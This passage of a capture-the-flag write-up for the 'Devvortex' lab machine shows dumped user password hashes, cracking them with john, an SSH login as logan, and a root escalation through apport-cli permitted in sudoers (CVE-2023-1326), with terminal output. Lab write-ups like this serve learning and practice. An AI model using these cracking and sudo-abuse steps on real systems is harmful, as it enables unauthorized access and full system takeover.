	params								lastResetTime	resetCount	otpkey
	otp	requireReset	authProvider								
649	lewis	lewis	lewis@devvortex.htb	\$2y\$10\$6V52x.SDBXc7nNLvUTrI.ax4BIAYuhVBmVvnYwRceBmy8XdEzm1u	0	1	2023-09-25 16:44:24	2024-01-15 01:22:20	0	0	
650	logan paul	logan	logandevvortex.htb	\$2y\$10\$I74k5mSGvhOS9d6M/1w0eYLB5Ne9xzArQRFjTGTNly/yBtkIj12	0	0	2023-09-26 19:15:42	NULL	0	0	
	{"admin_style":"", "admin_language":"", "language":"", "editor":"", "timezone":"", "ally_mono":"0", "ally_contrast":"0", "ally_highlight":"0", "ally_font":"0"}							NULL			

2 rows in set (0.00 sec)

We have found Logan's hash, we can use john to crack it as follows:

```
john hash.txt -w=/path/to/wordlist
```

```

ssh logan@10.10.11.242
The authenticity of host '10.10.11.242 (10.10.11.242)' can't be established.
ED25519 key fingerprint is SHA256:RoZ8jwEnGGByxNt04+A/cdluslAwhmiWqG3ebyZko+A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.242' (ED25519) to the list of known hosts.
logan@10.10.11.242's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-167-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon 15 Jan 2024 01:42:46 AM UTC

System load:          0.29
Usage of /:           65.1% of 4.76GB
Memory usage:        21%
Swap usage:           0%
Processes:            171
Users logged in:      0
IPv4 address for eth0: 10.10.11.242
IPv6 address for eth0: dead:beef::250:56ff:feb9:379c

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Nov 21 10:53:48 2023 from 10.10.14.23
logan@devvortex:~$ █

```

If we perform, we'll get:

```
sudo -l
```

```

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/b
in
User logan may run the following commands on devvortex:
(ALL : ALL) /usr/bin/apport-cli
logan@devvortex:~$ █

```

According to the internet, we have found a vulnerability since "apport-cli" is included in the SUDOERS file, check <https://diegojoelcondoriquispe.medium.com/cve-2023-1326-poc-c8f2a59d0e00> for a full explanation.

```
8: release-upgrade
9: ubuntu-release-upgrader
10: Other problem
C: Cancel
Please choose (1/2/3/4/5/6/7/8/9/10/C): 1

*** Collecting problem information

The collected information can be sent to the developers to improve the
application. This might take a few minutes.

*** What display problem do you observe?

Choices:
 1: I don't know
 2: Freezes or hangs during boot or usage
 3: Crashes or restarts back to login screen
 4: Resolution is incorrect
 5: Shows screen corruption
 6: Performance is worse than expected
 7: Fonts are the wrong size
 8: Other display-related problem
C: Cancel
Please choose (1/2/3/4/5/6/7/8/C): 2

***

To debug X freezes, please see https://wiki.ubuntu.com/X/Troubleshooting/Freeze
Press any key to continue...

..dpkg-query: no packages found matching xorg
.....

*** Send problem report to the developers?

After the problem report has been sent, please fill out the form in the
automatically opened web browser.

What would you like to do? Your options are:
S: Send report (1.5 KB)
V: View report
K: Keep report file for sending later or copying to somewhere else
I: Cancel and ignore future crashes of this program version
C: Cancel
Please choose (S/V/K/I/C): V
root@devvortex:/home/logan#
```

We got a root shell.

#PWNED